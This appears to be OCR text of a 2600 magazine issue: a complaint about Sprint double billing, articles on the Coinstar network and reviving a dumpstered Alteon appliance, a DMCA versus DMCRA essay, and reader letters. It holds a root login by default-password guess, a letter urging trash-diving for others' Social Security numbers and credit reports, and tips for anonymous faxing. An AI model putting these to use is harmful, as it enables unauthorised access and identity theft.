09/04	09/04	JRHP	SPRINT USAGE R06 TEL8002307170 KS		76.80

Well, here's a neat trick. They charged us twice! And from two different states. This is what we get for trusting them to do an automated credit card payment each month.

Sprint.

Page: 1
Billing Period Ending: 9/23/02
Statement Date: 9/24/02
Customer Number:

Summary of Charges

Balance Forward	Account Adjustments	SPRINT Charges	Taxes and Regulatory Rel. Charges	Submitted To Your Credit Card	Total Unpaid Charges
-$76.80	$.00	$29.51	$5.55	$35.06	-$41.74

At least they caught their mistake and have given us a negative balance. But why would they be submitting another charge to our credit card?

Your charges and credits at a glance:

TRAN. DATE	POST DATE	REF. NO.	DESCRIPTION OF TRANSACTIONS	CREDITS	CHARGES
09/27	09/27	N14A	SPRINT USAGE R06 TEL8002307170 KS		35.06

They charged us again! Even though we have a negative balance!
It's either incompetence or cunning.

Sprint.

Page: 1
Billing Period Ending: 10/23/02
Statement Date: 10/24/02
Customer Number:

Summary of Charges

Balance Forward	Account Adjustments	SPRINT Charges	Taxes and Regulatory Rel. Charges	Submitted To Your Credit Card	Total Unpaid Charges
-$76.80	$.00	$22.48	$4.47	$26.95	-$49.85

Again, we still have the same negative balance. Apparently, Sprint's policy is to credit any negative balances on paper but not in reality. They get to hold onto our money and at the same time claim we have a credit with them. When we finally called them on it, they asked if we would like to have it "applied" to our account. As if there was a SINGLE advantage to keeping it stuck here!

EXPOSING THE Coinstar Network

by area_51

Located across the United States, and now in parts of the United Kingdom and Canada, Coinstar machines are situated in supermarkets everywhere. Large and green (in the US - blue in foreign markets), the machines accept unrolled, unsorted change and spit out a voucher redeemable for cash for a processing fee. While the concept is simple, Coinstar has more to it than meets the eye. As a previous investor in the company and a frequent user of their machines, I have learned a great deal about how they work.

The machine itself consists of a CRT monitor, receipt printer, two large plastic bins which hold change, a mechanism for sorting change, a modem, and (surprisingly) a telephone. The machine is controlled by four large buttons, one green, one red, and two gray (newer machines have slightly different configurations). The user presses the green button several times to enter into the coin processing mode, at which point they dump their change into a metal tray. The change falls through a small slot, where it drops down into the sorting mechanism. If too much is change is dropping into the sorting mechanism, the slot closes temporarily to allow the sorting mechanism to catch up.

The sorting mechanism itself does not involve the size or the weight of the coin, as this is too slow a process and causes too many errors in the identification of coins. Rather a complicated process involving electromagnetic identification is used. Coinstar currently holds U.S. Patent Number 6,196,371 for the device and the abstract of the patent provides a good explanation of how it works:

"Coins, preferably after cleaning, e.g. using a trommel, are singulated by a coin pickup assembly configured to reduce jamming. A coin rail assists in providing separation between coins as they travel past a sensor. The sensor provides an oscillating electromagnetic field generated on a single sensing core. The oscillating electromagnetic field is composed of one or more frequency components. The electromagnetic field interacts with a coin, and these interactions are monitored and used to classify the coin according to its physical properties. All frequency components of the magnetic field are phase-locked to a common reference frequency. The phase relationships between the various frequencies are fixed, and the interaction of each frequency component with the coin can be accurately determined without the need for complicated electrical filters. In one embodiment, a sensor having a core, preferably ferrite, which is curved, such as in a U-shape or in the shape of a section of a torus, and defining a gap, is provided with a wire winding for excitation and/or detection. The sensor can be used for simultaneously obtaining data relating to two or more parameters of a coin or other object, such as size and conductivity of the object. Two or more frequencies can be used to sense core and/or cladding properties. Objects recognized as acceptable coins, using the sensor data, are diverted by a controllable deflecting door, to tubes for delivery to acceptable coin bins."

Prior to entering the actual sorting mechanism, the coins are run through a process which sorts out any debris, including washers, paperclips, and anything else that might be in a jar of coins. These objects fall into a plastic tray above the sorting mechanism, and are not returned to the user.

The coins then fall into one of two bins: an all-pennies bin (pennies make up much of Coinstar's business) and a bin for the rest of the coins. In actuality, the coins must be taken by armored car to another sorting facility where they must be sorted once again, as a treasury requirement.

When the process completes, a receipt is spit out of the receipt printer, with several security features: (1) The Coinstar logo is displayed on the right and left side of the tape when held under ultraviolet light; (2) On the rear of the receipt, there is a small box with nothing in it. If a coin is rubbed across the box, the Coinstar logo appears.

However, far more interesting than the actual machine is the Coinstar network. Each machine contains a modem and a phone. Each machine dials the Coinstar headquarters every night and downloads the day's usage statistics. These include the number of coins counted, what types of coins were counted, the number of transactions, the average dollar amount per transaction, and the reject percentage (used in determining if a machine is rejecting an excessive amount of coins, which is cause for a technician to be sent out to examine it). A normal reject percentage is around one percent, however slightly higher percentages may be simply due to people inserting all kinds of foreign matter into the machines.

In addition, the machine analyzes the last week's worth of usage statistics, and estimates the day it will be full. An armored car will then be scheduled to empty the machine on that day, or possibly earlier. The machines also contain diagnostic software that will automatically page a technician if a problem occurs.

Occasionally, Coinstar sends software updates

to the machines to fix bugs, add features, and advertise promotions. These updates are also downloaded to the machines during this time period.

All of these statistics are stored on servers at Coinstar's headquarters in Bellevue, Washington, and many employees can access them over the network through software loaded on their computers. I received a tour of the headquarters several years ago, and at the time all the servers were running NT 4.0.

I did notice another interesting feature while at Coinstar Headquarters. They had a row of machines, dating from the earliest machine through their future models that had not yet been released. Some machines were on and functioning, others were off. However, one (a current model) displayed a "Press CTRL-ALT-DEL to logon" message, as commonly seen in Windows NT 3 and 4. For this reason, I have a suspicion that the machines run some form of Windows in the background, or at least have the capability to do so.

In addition, the machines contain a phone that is linked directly into the Coinstar network. If a store employee needs to schedule maintenance, check the next coin pickup, or do any number of other things, he just needs to open the machine (it is locked with a key) and pick up the phone. Also, when the machine is opened, a pin code must be entered to obtain access to the diagnostic software, statistics, and to change the options of the machine. This code is also needed to access the phone. I personally have not had the opportunity to access this part of the machine, mainly due to the lock and the security cameras right next to it (however, the lock is the main obstacle).

For all its ease of use, a lot of technology sits behind the green plastic of a Coinstar machine, much of which I still have yet to uncover.

by phantasm
phantasm@textbox.net

Among many of the things I love to take part in, dumpster diving always has that small thrill of actual treasure hunting. Sooner or later you are bound to find a manual with enough information to keep you reading for a few days or even months. Other times you may get lucky and find an old computer that has parts you can use.

A few months ago, during my weekly dive excursion, I happened to stumble upon quite a treasure in my favorite dive spot. On top of the dumpster sat a beautiful green system, just under 18" wide, 24" deep, and 1.7 inches tall. I was quite excited about finding something aside from the usual post-it note about where they were going to eat, or the regular office memo to put cigarettes in the ashtray outside and not on the sidewalk.

I dropped my umbrella, and after a few attempts to get to the top of the dumpster, I made it and put it in my car. Unsure of what exactly it was, I dug around a bit more for a manual or something about it and found nothing.

Later that evening I got home and peeled it apart, noting it was quite compact internally. Inside were three PCI slots used by a Fiber Gigabit Ethernet adapter and two CryptoSwift SSL cards. The CPU was an Intel Celeron 500, 64M RAM chip, and a 64M CF card as its drive. Looking more into it, I noticed there was no keyboard port, or a video connector at all, so getting into a console would be a slight challenge.

After writing down part numbers, I put it back together and did a few searches. It appeared I had an Alteon iSD-100 and off I was on a search for technical documentation. Hooking it up and attempting to power it on, I found the power button was broken off. A pen tip was all I needed, and the whir of the fans chimed through the room. Running a serial cable from its serial port to my system, I tried to get a console that way with no luck.

After a bit more reading, I discovered a need for an Alteon WebSwitch to access the system. So it was time for a lot more research.

The board inside was labled Teknor Applicom, Inc., with a PCI-946-1 system board. By using a PCI Video Card, I was able to remove the Fiber card and replace it to get a video output of what was going on during boot. I was quite pleased to see the system was fully functional and booting fine.

The manual for the board showed the pin outs for its connectors, which was a wonderful help. I was able to find the keyboard interface information in the manual (page 108 of the PDF), and set up to find a way to add my own.

With an old P-II board that got fried, I cut out its PS/2 keyboard connector with some snips, removed the excess solder from the pins, and cleaned it up for a better connection. I had to figure out a way to set up the connector around the way this case was set up. In the true form of imprecision, I grabbed a nice length of Cat5 cable (once again found dumpster diving) and stripped the ends of the wires bare for a connection. After some solder work we had the wires connected to the PCI-964 board and ran the Cat5 to the back of the system to another hole provided for another serial port. The connector was soldered on at the other end and some electrical tape to guard the bare wires and pins from the case.

Plugging up a keyboard, I started it up and saw the damage that could be done. During the BIOS load, the keyboard lights came on, and Red Hat Linux began to boot. Staring at the Login/Password prompt I was quite excited. Of course I started with a quick basic guess for root with the password alteon and there I sat at a working console.

A quick browse around to see what was there and I powered it down. I removed a crypto card and popped in a 3Com NIC, rebooted, brought up the interface, and turned on SSH. A few changes to set it all up automatically for me, another power down, removal of the video card, and brought it back up. I now had a system to play with at my desk for more comfort.

From there I got a bit more curious and wanted to expand the system some more. I added 256M of RAM, then attempted to add a 20Gig HDD and a CDROM. I didn't have much luck with that, but found out if I removed the CF Card I could use the HDD on /dev/hdc where the CF used to be. After a bit more playing, I got Linux installed on the 20 Gig drive on /dev/hdc and it was working fine as a home server.

The system provided me with well over a month of fun and learning, as well as some interesting calls to Nortel trying to understand the BIOS and restrictions set into it. Granted I did not get much information - it was brought to my attention that resetting it required removing and adding a new BIOS chip which I am too lazy to do.


The moral of this long winded article? Dumpster diving can provide you with expensive treasures and a long time of fun and learning.

Thanks to 404 and Tyler for assistance on systems running CompactFlash cards and the rest of Textbox Networks for help on other areas of learning the system.

Related Sites

Alteon Users Guide: http://www142.nortelnetworks.com/bvdoc/alteon/isd_ssl/050125.C.pdf
Teknor Applicom PCI-946-1 Hardware Guide: http://www.kontron.com/techlib/manuals/PCI-946-1_and_P3S440BX_manual.pdf

DMCA vs. DMCRA



by Alex Daniel

The Digital Millennium Copyright Act (DMCA) and the Digital Media Consumers' Rights Act (DMCRA) are at the opposite ends of the "copyright rights" axis, so to speak. Representative Boucher and Doolittle's DMCRA will amend the changes made by the DMCA to prevent the corporate abuses of power that have been possible under the DMCA.

The DMCA was enacted in 1998 to take effect in the year 2000. The DMCA modified the U.S. copyright statutes to provide protection for copyrighted digital material. Since 1790 Congress has made modifications to the U.S. copyright statues to accommodate new material. The DMCA is just the next step in the series of modifications to the copyright statutes. There were other reasons for the DMCA's enactment. At the 1996 World Intellectual Property Organization Diplomatic Conference, the U.S. adopted the World Intellectual Property Organization treaty. There was a perceived need to comply with that treaty; the DMCA made that compliance but added much more than was necessary. Copyright owners were rightly concerned that their works would be pirated on the digital frontier.

Congress did not intend for the DMCA to be abused as it is so today. The DMCA was en-

acted to clear the gray area of pirating copyrighted digital works and to ban the "black box" type devices intended for that purpose. In practice it has worked to that end and beyond. The new clauses and provisions to the copyright statutes have been abused aggressively to stifle and control many legitimate activities. The DMCA added anti-circumvention measures to the copyright statutes that forbid under penalty of law gaining access to a work by "circumventing a technological protection measure that would otherwise effectively control access to a copyrighted work". The DMCA also prevents the import, manufacture, or export of any device that can circumvent that protection.

By doing this the DMCA gives copyright holders complete control over their works, no matter what the circumstances. Historically, the U.S. copyright laws haven't given copyright holders this total control. A major "safety" on this type of control is the fair use doctrine. Fair use allows the end user to make copies of a copyrighted work for personal use, educational use, use in commentary, criticism, and parody or any other solely socially beneficial use. A work protected by the DMCA cannot be copied by the end user without the express consent of the copyright holder. This completely nullifies the fair use doctrine and tilts the balance of power dangerously toward the copyright holders. By the same means the DMCA takes away the rights of First Sale and Limited Time. First Sale gives the end users the right to sell a copy of a work over and over once it is made. Limited Time limits the time that a copyright is in effect. The copyright is granted for a limited time and after that time is up the work goes into the public domain.

The power that copyright holders now have over these rights is shown in their use of the DMCA. Dimitry Sklyarov, a young Russian Ph.D. at Moscow University, was invited to speak at Defcon about some of his research. His speech outlined Adobe's e-Book security and its weaknesses. He and his company had developed a program that allowed the end user to make copies of an Adobe e-Book, which was completely legal in Russia but illegal under the DMCA. He was arrested. Not for copyright infringement or for helping anyone else infringe upon copyright, but solely for citing weaknesses in e-Book security. He was arrested because someone he never met might use what he learned through his research to copy an e-Book without the publisher's permission. Adobe used the DMCA to punish Sklyarov for speaking out about his research. After months of imprisonment Sklyarov was finally released under an agreement with the Department of Justice. After his release the DMCA continued to prosecute his employer, ElcomSoft, under the criminal provisions of the DMCA. ElcomSoft is based in Russia where there is no DMCA. The DMCA is reaching across continents to stifle free speech.

Prior to this, the Motion Picture Association of America (MPAA) brought suit against *2600 Magazine* for publishing DeCSS on its website. DeCSS is an open source application that allows Linux users to play DVDs. DeCSS's primary use is a DVD player. It also has the ability to change file formats from DVD to MPG which is like playing a DVD and recording it to a VHS tape (which is, again, legal under the fair use doctrine). Because it can do this it has become the target of the MPAA through the DMCA. *2600* was not accused of being involved in the development of this tool, nor was it accused of having used the software for copyright infringement. The lawsuit was brought upon *2600* simply for making the source code available. Free speech was denied to *2600* when they were enjoined from publishing the DeCSS source code. *2600* lost the case and lost the appeal. Some good can be said to have come of this though - it was decidedly the most public display of the dangers of the DMCA yet. The case provided a wake-up call to the hacker community and gave the world a glimpse of what corporations can do with the DMCA.

In September of 2000 the Secure Digital Music Initiative (SDMI) issued a public challenge encouraging the hacker community to defeat new watermarking technologies the SDMI hoped to use to thwart piracy. Professor Edward Felten and his team of researchers from Princeton, Rice, and Xerox took up the challenge and succeeded in circumventing the watermark controls on the music files. When the team tried to show their research at the 2001 Usenix conference, the SDMI threatened Felten with the DMCA. The threat was in the form of a letter that was delivered to Felten and his team as well as their employers. Sharing research such as Felten's is common practice in the computer science field. It shows others' mistakes and can only lead to better solutions. If Felten and his team presented their research the original security technology would of course be compromised, but many would offer suggestions to improve or replace the weak technology. Even after SDMI had given Felten and his team permission to circumvent their watermarking technologies, they were still able to revoke the right of free speech with the DMCA. Felten's team brought suit against SDMI and subsequently made a partial release of their research.

Prominent Dutch cryptographer Niels Ferguson recently discovered major flaws in a commercial hi-definition video encryption system. Ferguson rightly fears legal action under the DMCA and has therefore declined to release any of his work. He doesn't talk to his peers and scientific colleagues for fear of his research simply reaching the U.S. which he thinks could be interpreted as a violation of the DMCA.

This shows the beginning of a horrible trend. Scientists are withholding research or simply avoiding the U.S. out of fear. Scientific development in the U.S. is being stifled for the benefit of the corporation. Scientists now fear the U.S. They fear the "Land of the Free" because corporations are given power over individual rights.

The DMCRA will give that power and the rights back to the consumer. This bill will restore the historical balance between copyright holders and the end user. If this bill passes in the next session, the rights that the DMCA threatens will be restored.

It will reaffirm the fair use doctrine in the digital world, making it legal to circumvent a technological measure preventing access as long as the circumvention falls within the guidelines of the fair use doctrine. It adds exemptions for scientific research which reestablishes the Betamax standard. The Betamax standard would, in the digital world, allow the manufacture and distribution of software or hardware that can be used to circumvent technological protection measures as long as it has a legitimate use. The reestablishment of the Betamax standard would put scientists at ease and encourage scientific research to continue as it always has in an open forum style without fear of prosecution for discoveries. Security can again be developed, unimpeded by the DMCA. Proper labeling of "copy-protected CDs" will also be ensured. This new breed of CDs, marketed as regular CDs, have been known to have playback problems and have also crashed quite a few computers with their aggressive protection measures.

This bill has already won the support of many major public entities. The supporters include: Intel Corporation, Phillips Consumer Electronics North America, Sun Microsystems, Verizon, Gateway Consumer Electronics Association, American Library Association, Association of the American Universities, Association of Research Libraries, American Association of Law Libraries, Medical Library Association, Special Liberties Association, Digital Future Coalition, Consumers Union, National Writers Union, Home Recording Rights Coalition, American Foundation for the Blind, and the Electronic Frontier Foundation. Many of the supporters are library or writer associations of some kind. It can be inferred that the libraries and writers may fear the DMCA as the means to an end of an era, an era of free speech and fair use.

The way is now clear - the public's rights are threatened and the DMCRA is their boon. Libraries and writers across the United States gather under the DMCRA's flag. Without the DMCRA organizations like the MPAA gain more of a foothold in our society. Organizations like the Electronic Frontier Foundation have long known the effects of the DMCA and the power it grants to corporations. The MPAA's actions have paid off, but not in their favor. The average citizen has at least heard of the DMCA and many have now joined the fight against it. When the DMCRA is enacted, the power will be returned to the people.

Greetz: Kahlan, Zim, Bill and Ducky. Save Farscape.

Blather

Spreading News

Dear *2600:*

Some readers may already know this, but sneakemail.com is a service that allows one to generate disposable email addresses that forward to your real address. It provides a self documenting method of tracking who sells your email address so that you can confront those companies with proof that they sold your address.

NoSpahm

Dear *2600:*

In 19:2, you printed a letter from one "MW" who was asking about how to send anonymous faxes. For a small fee, this person could use an e-fax service such as www.maxemail.com to send a fax anywhere the user accesses the Internet. Using a good proxy server or other anonymous access point would allow the user to send an anonymous fax.

Along these lines, users wishing to receive anonymous faxes may find the free services of www.faxwave.com to be useful. They assign you a unique phone number (no extensions!) and receive the faxes for you. Upon receipt, the transmission is converted to a .tif file and emailed to any email address of your choosing. All numbers are issued from the 775 area code and the exchange varies but is usually local to Reno, Nevada.

Keith

Dear *2600:*

This is regarding the fax from Direct Media America on page 13 of 19:3. Looks like there's an ongoing investigation of Direct Media America by the Florida Attorney General.

scott

We certainly can't say we're surprised.

Dear *2600:*

Many people probably already know about this, but www.payphone-project.com/ is a website with the phone numbers to thousands of payphones all around the States.

Sardonicus

Hopefully the kind that still take incoming calls.

Dear *2600:*

I truly admire your magazine and how hard the staff of *2600* works to show us the information which the government and corporations try to control and distort. You're a group that the government tries to suppress like any group that stands against the system, one that will be targeted by those in "control" just to protect their own interest$. Soon I'll be starting a *2600* meeting here in Puerto Rico with technological themes and political issues too, highly influenced by your magazine. You people are an inspiration for the hacker community and I really appreciate your struggle and years of dedication.

cybernard

We wouldn't have gotten anywhere without our readers' support. They've made everything possible.

Terrorism Related Issues

Dear *2600:*

Anyone else notice the eerie resemblance between 9/11 and its aftermath and *Brain Damage's* 2/9/91 broadcast?

Tresser

You're referring to an early radio broadcast on our website that theorized on the possibility of some kind of future attack on U.S. soil as a result of the Gulf War. Many people around the world had also considered that possibility. And when the attacks came, it woke a lot more people up to the fact that our foreign policy can come back to haunt us right here.

Dear *2600:*

This letter probably won't be the only one you get on John Messner, who has been getting a bit of attention on the news lately for "hacking" alneda.com, an Al-Qaida website. He didn't really "hack" anything and it's just another example of how loosely the term is used. He just decided to give one of those domain snatching services (snapnames.com) a try and got lucky when the owners of alneda tried to switch name servers. I'm writing because Messner is being made out to be some kind of geek hero in the news. I don't think he is. In fact, I think he's the exact opposite of what computer enthusiasts want to be identified with. First of all, he's a porn king (having started some really successful girl-next-door type site) which some people might find to be cool or whatever. I think it's just disgusting. Second of all, the only thing he did was get lucky with that name snatching service, which takes zero intelligence and only enough "skill" to fire up Internet Explorer. I had my name snatched by one of those things about a year ago and had to pay 150 bucks to get it back. Not cool at all - they should be illegal. Regardless of whether it was a terrorist website or not (actually it was just a pro-Islam site, but hey what's the difference after the 11th anyway?), those types of services are just bull and exploiting them like that is completely against what being a hacker is about. I'm all for fighting terrorism but this is just another example of someone taking it too far and the media glorifying it. We've already got the DMCA and Patriot Act to worry about - I don't want to have to look over my shoulder for vigilante porn bosses that want to get ahold of my website because they think they are somehow fighting terrorism. It also should be noted that alneda.com now links to a forum where people discuss world issues such as terrorism. Most of the talks there are one-sided as can be expected. For those of you who care, I am a born and raised North Carolinian (just in case it sounded like I was someone who didn't have any investment in the issue of terrorism). Thanks to *2600* for continuing to fight the good fight. I hope you guys agree with me on this, but if not I'm sure you'll explain why.

jmu

This raises a number of interesting points. From our understanding, the owners of alneda.com simply didn't renew their domain name in time and someone else grabbed it. It's not quite the same thing as stealing the domain; it's really just a contest to see who's paying attention and, unless the name is part of a trademark, there's not a lot that can be done about it. It may seem unfair but if a domain is expired, it no longer belongs to anyone. What snapnames does is interesting - they will keep this from happening to you if you pay them and they will attempt to grab names you pay them for the moment they expire. We see no reason to outlaw this as they're not doing anything wrong. Ultimately their service will become ineffective as more such companies pop up. If it can be proven that they're accepting money from both the domain holder and the person who wants that same domain, that would qualify as a ripoff in our book. As for what's currently on the site, it's a free speech issue. From what we've seen, anyone is welcome to participate (not that they're obligated to allow this). What the person(s) behind it does for a living is really immaterial to this, as is identifying what state you happen to be from. Nobody's opinions are more or less valid because of their background or location. What we can agree on is that this really doesn't have a whole lot to do with hacking - it's simply about paying attention.

Dear *2600:*

I know as do all of your other readers that you are against even the so called "white hat hacking" even if the site being attacked is an enemy of the state. But I would have to say that this is *just* the kind of thing that we in the hacking community should be doing.

I do agree with you however that the attacking and redirecting of their funds is crossing the line. But there's nothing wrong with gathering "intel" on their agents, their movements, their strength, etc., and passing it on to the appropriate channels so that appropriate plans can be made, as well as the monitoring of their electronic fund transfers as that will also give us intel on what they are planning.

I would also have to say that we should support those who like Jon Messner through legal means took over ownership of a particular domain name. And considering that he did legally purchase the aforementioned domain name when it was not being used (even if it was just for a "split-second," it was fair game), he did so in a fair and legal move.

Herman

As we said above, using an existing system to gain an advantage isn't the problem. But those who believe they should act as judge, jury, and executioner are deluding themselves. How do you suppose you're going to be able to track down "enemy agents" in the first place? They don't exactly advertise their presence. And if you're going to turn anyone in to the authorities who espouses an objectionable point of view or runs a controversial website, we're going to be facing problems of an entire different nature.

Dear *2600:*

In your response in 19:1 to a letter about cracking bank accounts ("Tracking Terrorists") you said, "If you really want to help, the best thing you can do is be observant and notice things that other people may not notice. Then let people know what you see." It seems to me that this goes against your opposition to the TIPS program. The TIPS program is really nothing more than a way to gather information that people had no easy way of reporting before. But of course people can't handle the fact that instead of having important criminal activity info reported to thousands of different sources, they want one contact point. There have been anonymous tip lines for other things for a long time. One that may help stop and solve crime doesn't sound that threatening to me.

PLMN

There's a difference between being observant and being an informant. We encourage the former meaning we believe people should notice things and tell the world what they see. It's kind of our theme. Encouraging people to report any "suspicious activity" of their neighbors (or total strangers) to the authorities is about the most unhealthy thing our society needs at this point.

Dear *2600:*

So I was there waiting in line at the local FedEx for my laptop to come back from being serviced. I was behind three gentlemen of Middle Eastern nationality. Two of them were at the counter talking to a lady who worked there. I think they were trying to figure out when a package was going to arrive at its destination. Anyhow, while I was looking at my slip, I glanced over at the very quiet third man who was sitting in a chair in front of me. He had a piece of paper and a manila envelope in his hand. On the white piece of paper he had written everywhere "INS.DA.DOJ.DO?" (I couldn't make out the last character). This was written *everywhere*, on both sides too. Then he flipped his hand over and on the envelope he had a bunch of words written like a list or address. The only words I could make out were [something] Middle School. That's all I could get before he got up to leave with the other two men. I don't think the envelope had been sent yet because the stamps didn't appear to have been crossed out yet by the post office. There were big stamps on it with pictures of a man with a hat on like Eddie Murphy wore in *The Golden Child*. The first thing that came to mind when I saw the characters on the letters were those letters with the anthrax. I didn't get their license plate for further tracking but they were driving a late 80's silver Honda Accord. My second thought was why the hell would an international terrorist just walk into a building holding "evidence?" So what the hell do I do? If I let it go and they kill someone, I am a bad person. If I call the police and he turns out to be practicing his English or he was just sending money to his family, I am a bad person. I haven't judged yet, but what would you do? I turned to you guys because

you're probably the most neutral people I know. Any input would be appreciated.

Lectoid

This may be the first time we've ever been called neutral. It's important in a case like this to take a step back and look at the conclusions you've already reached. People of Middle Eastern descent are considered suspicious by default. Would you have given the same amount of scrutiny to someone who looked more like you? This guy being quiet also made you suspect something. But what's so unusual about someone being quiet while they wait in a chair for someone? As for the letters he was scribbling, are we really to believe that such a thing is a suspicious activity? Even if he was writing down the name of every government agency he knew, so what? Having the words "Middle School" on an envelope really isn't that unusual either.

We're not faulting you for having this thought process. What we're doing is asking you to examine it and try and understand why these simple actions could somehow plant the seeds of suspicion in your mind. Then imagine the entire country thinking along the same line.

The fact is you will not know if someone is up to something evil unless you know them very well or are highly trained in spotting such activity. There are a few lucky exceptions to this but they tend to involve rather large clues, none of which were apparent here.

You can rest assured that you didn't do anything to make you a bad person.

Dear *2600:*

So why not put the army of *2600* to good use? Have you seen sites like www.jehad.net? They blatantly advocate the killing of American civilians and praise the September 11th attacks as acts of God. Why not point the readership to a couple of these websites and let them practice their skills?

Surfgods

Skills? You mean like getting Linux to run properly or installing secure encryption? Or perhaps by skills you mean something destructive which is apparently what you think the hacker world exists for. You have to realize that the Internet represents the entire world, not just the United States. And that means all kinds of philosophies - some of which may seem abhorrent - are represented. Destruction isn't the answer - you have an opportunity to see something firsthand and accept or reject it for your own reasons - as an individual. You don't need some group acting on your behalf or telling you what to think. How would it be if in real life a group of fellow citizens went around destroying people because they didn't like what they were saying about us or because of major differences in philosophy?

OK, that was a real bad example....

Dear *2600:*

We must never forget that the attacks of September 11th were above all else an attack on the American way of life and all that it stands for. Our Constitution protects us from abuses of power by our government, the very abuses that are so common by the governments of countries like Iraq which back terrorism. If we allow our government to take away any of these freedoms, then the terrorism will have won a great victory.

In Washington it is sad to see that many politicians who claim to support small and limited government have worked to extend government power to such a huge extent. The few voices of dissent have been for the most part drowned out. At the same time though, it has made for odd alliances. For example, some right-wing Republicans and liberal groups like the ACLU have found common ground in opposition to new government powers. The only way for us to fight this extension of government authority is to find people who think likewise in all parties, in all organizations, and join together to send a message to our government that we must not let the terrorists win by altering our way of life.

LordKhamul

Be careful not to fall into the propaganda pit regarding who is evil and who is not. There are many countries with as bad or worse human rights records as Iraq who our government supports. We certainly don't want to defend their despotic regime but no definitive proof has ever been presented linking them to the attacks nor have they been caught acting aggressively outside their borders or planning to since the Gulf War. Something else seems to be at work in our latest drive against them.

Not that it's any comfort at all, but terrorist acts against our people have probably got nothing to do with our way of life and everything to do with what our government is doing in our name in other countries. That makes it especially important to know exactly what that is and to know where we as individuals stand. We also have to keep our eyes open for those right here at home who oppose the American way - not those who dissent, speak their minds, or represent something different. The real enemies are the ones who are trying to change the rules and wipe away any semblance of due process that hasn't already been destroyed - all in the name of their twisted definition of patriotism. As you've pointed out, fighting this goes across all party lines and requires only intelligence and open minds.

Dear *2600:*

I was just reading your newest issue (19:3) and in your intro ("Freedom's Biggest Enemy") something caught my eye. "...Operation TIPS (Terrorist Information and Protection System) which proposes having members of the general public spy on people they come in contact with, looking for anyone or anything out of the ordinary."

Well, I'm no history buff but this really sounds exactly like the same thing that Hitler did. I remember reading a book (and I can't remember which) where the kids would even turn in their parents for doing something kind of suspicious. And I'm honestly wondering, and have been wondering for a while, if this is the direction our country is heading in. Haven't we learned from history? I would like to think so, but somehow I can't seem to convince myself we did.

Oh, but it's not like this hasn't happened before. Ever heard of McCarthyism? It all started with Senator McCarthy who had a list of "known" commies working for the government. Their lives got destroyed. He asked people to turn in anyone they thought was a commie. The only way out of it once you got called in was to name other people. If you didn't name other people, then you were a commie too. (Doesn't this kind of stuff just piss you off on how dumb people are?)

Hells-own

One thing that always happens during these dark periods is the emergence of collaborators who go along with such things and individuals who stand up and fight them. One thing we can almost guarantee is that you'll be very surprised who winds up in each camp.

Dear *2600:*

Just wanted to let you know - your bright light is soon to be extinguished. One more major terrorist attack and your (and your type's) relevance will cease, your moment will have passed. This is the price you will pay for your arrogance and ignorance of human nature and history. Thinking any societal structures are infinitely perfectible - what dreadful nonsense. Don't blame anyone else (da man) for loss of civil liberties - look at da man in da mirror. When security and law and order are recklessly neglected and chaos and uncertainty threaten, the balance of societal priorities shifts. To quote Aragorn: "Are you scared? You're not scared enough." Better get used to your nightmares, they ain't going away anytime soon. Enjoy the darkness.

P.S. I hear BuSpar is good.

Kr00lee-O

It may be a paranoid reaction but sometimes we get the distinct feeling that there are people out there who don't like us.

Dumpster Diving

Dear *2600:*

In response to your article on dumpster diving, in the UK a (creepy) chap called Benjamin Pell did this for a living, feeding info to the press and is estimated to have made over one million pounds from it. Test cases in the UK have decided that even though trash has been thrown away, it still belongs to the thrower, and is not "public domain." Funny old world.

Paddy

Dear *2600:*

Just thought I'd add to Grifter's brilliant article in 19:2 about dumpster diving. Another great place to dive is behind small insurance sales businesses. No locks, no shreds, and especially, no food. I've found stacks (big stacks) of personal info like addresses, phone numbers, socials, credit reports, etc. Grifter brought up a nifty idea with the cardboard boxes as an excuse. That tidbit would have gotten me out of a few jams when I found running to be very necessary. Apparently backpacks aren't a good idea either. Happy diving!

Nomad

Dear *2600:*

Great article on Dumpster Diving by Grifter in 19:2. Others who are interested can join fellow divers in the alt.dumpster newsgroup in Usenet for all sorts of discussion, etc. There's a lot to learn and we share information with all. No flames or trolls, please.

Stinky

As if merely asking made the flames and trolls go away.

Feedback

Dear *2600:*

I have been following the topic of right click suppression in your magazine for the last couple of issues and decided to put my two cents in. I am a photographer and on my website, my gallery images have right click suppression on them. The reason for this is rather interesting. I feel that if you really appreciate an image that I have and want to have a copy of it, you should either contact me or, even better, find a way to work for it. This is one of the basic parts to hacking in my book, finding new ways of learning. It is not harmful or destructive, and if you find a way around something, than you have learned something new. Props to you, and keep up the good work.

Traveler

Dear *2600:*

In response to Erovi's comment about script kiddies and the ratio of master to newbies:

The way our world is now is fine when it comes to the script kiddies and the masters ratio. Both have different goals. The masters' goal is to expand their abilities and show off by creating the program. Recognition for the program is among peers, not by the ignorant majority that is clueless to the true art of anything they do. Masters are happy how they are, programming.

Script kiddies find joy in just breaking into school computers and by petty acts of malice that bring recognition by the ignorant masses. That makes the script kiddies happy.

As long as everyone is happy, what's the problem?

XiChimos

We weren't aware that everyone was so happy. Perhaps we could join in a chorus of Ode To Joy if the people committing "petty acts of malice" stopped calling themselves hackers to the ignorant masses.

Dear *2600:*

I just finished watching *Freedom Downtime* two minutes ago. I finally got around to ordering it and as soon as I got home and saw that package in my mail I opened it up and popped it in the VCR. I just want to say I thought it was great. I especially enjoyed the Miramax protest and your across the country trip to get the word out about Kevin. I plan on making copies and giving them to my friends. I also hope to have a showing at my school. Thanks for taking the time to make such a great film and keep up the good work.

joe

Dear *2600:*

I just read the article in 19:2 about doubleclick.net and how evil it is, as well as the letter with a solution involving iptables. This is all fine and dandy, but it

definitely looks like killing a dog with a cruise missile. The first thing I did was start up Mozilla and see what it had in its preferences, and I saw that not only does Mozilla have reasonably flexible cookie blocking stuff, it has image blocking stuff as well. Here's the easy two-step process that doesn't require firewall software or root access (a definite selling feature on those lovely university unix labs):

1.) Change your cookie setup. Only accept them from the originating web site and tell it to ask before storing a cookie. Mozilla can remember your decision about cookies, so the dumb popups are a one-time affair for sites you visit regularly.

2.) Find a site with doubleclick.net ads. I googled for "funny puppies" and won on my first try; "block images from this site" on the ad (right click, duh). I'm moderately annoyed that they didn't let you add sites to block images from in the preferences menu, but you can't win them all, I guess.

I don't know what they manage to squeak by with javascript, but Mozilla lets you disable javascript's access to cookie data, its ability to make cookies, change images, and so forth, so it can probably be mostly curbed. The preferable solution would be to ignore javascript and images based on a configurable list of keywords.

Opera has similar features, but I don't think they're as complex. IE's approach to this seems to be along the lines of telling the user, "don't try to hide from my money grubbing masters or I will crash your computer." I haven't checked konqueror yet.

